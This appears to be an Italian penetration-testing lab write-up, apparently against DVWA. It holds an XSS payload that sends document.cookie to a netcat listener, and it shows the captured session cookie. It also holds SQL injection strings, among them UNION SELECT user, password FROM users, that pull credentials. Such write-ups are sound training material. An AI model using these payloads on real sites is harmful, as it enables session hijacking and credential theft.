

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
GET /index.html?param1=security=low;%20PHPSESSID=874a57039794798ba1849043b5de43
d3 HTTP/1.1
Host: 127.0.0.1:12345
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://192.168.49.101/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```


Utilizzando questo script:
<script>window.location=”http://127.0.0.1:12345/index.html?param1=”+document.cookie;</script>

Siamo riusciti a recuperare il cookie di sessione.







Da burpsuite possiamo intercettare le richieste e comprendere cosa riceveremo mettendoci in ascolto, come da primo screen.





In questa fase di SQL Injection abbiamo utilizzato il seguente codice ‘ OR ‘a’=’a, per dare una condizione sempre vera e permettere al programma di darci in output tutte le tabelle.



Qui invece abbiamo utilizzato il seguente codice ‘UNION SELECT null, null # ‘, facendo delle prove per capire in realtà quanti campi esistessero per la voce SELECT. Infatti se provassimo con più campi ci restituirebbe tale errore:







Negli ultimi due screen, siamo riusciti a recuperare username e password grazie a queste due injection:

‘UNION SELECT user, password FROM users #’

‘UNION SELECT user,password FROM users --’

Siccome la prima query restituisce una riga vuota, grazie a queste injection possiamo visualizzare user e password dalla tabella users.